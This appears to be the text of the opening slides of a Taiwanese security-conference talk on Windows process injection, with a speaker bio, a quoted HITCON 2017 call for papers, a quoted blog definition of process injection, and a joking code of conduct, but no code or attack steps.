



100
1010
01

Windows Injection 101: from Zero to ROP

./Bio ✨ ✨

- 馬聖豪, `aaaddress1` aka `adr`
- Chroot, TDOH
- TDOHConf: 2016 議程組長 & 2017 活動組長
- 精通 C/C++、Windows 特性、大.大.大..大概啦 逆向工程
- **Speaker:** HITCON CMT 2015
HITCON CMT 2016 Lightning
SITCON 2016
SITCON 2017
iThome#Chatbot 2017
BSidesLV 2016
ICNC'17
MC2015
CISC 2016
資訊安全基礎技術工作坊
資安實務攻防研習營






#murmur

Some Bullsh*t after I submit this session

Amazing!






“六、欲投稿者請於 **2017 年 7 月 14 日前**，至大會投稿系統 (<https://cfp2017.hitcon.org>) 註冊並上傳稿件，俾利議程委員審核，審核順序以投稿時間先後為準，如已達本屆所需論文數量，大會得提前截稿，故請儘速完成投稿程序。”

cfp2017.hitcon.org

Ten Process Injection Techniques: A Technical Survey Of Common And Trending Process Injection Techniques

Ashkan Hosseini JULY 18, 2017



Process injection is a widespread defense evasion technique employed often within malware and fileless adversary tradecraft, and entails running custom code within the address space of another process. Process injection improves stealth, and some techniques also achieve persistence. Although there are numerous process injection techniques, in this blog I present ten techniques seen in the wild that run malware code on behalf of another process. I additionally provide screenshots for many of these techniques to facilitate reverse engineering and malware analysis, assisting detection and defense against these common techniques.

2017/7/18?

./CoC

議程中請不要睡著 ~~我也很想睡~~

請踴躍舉手發言 ~~說好不插嘴的！~~



[@Loki the Corgi](#)

~~請勿吸菸、抽大麻、跑百米賽跑、玩碟仙、摸八圈、~~


~~跳八家將、炸鹽酥雞、到我背後抓寶、問我會不會FreeStyle~~





Evolution Of Malware

Long Story About How Malware Against Antivirus


Hacker Friendly World



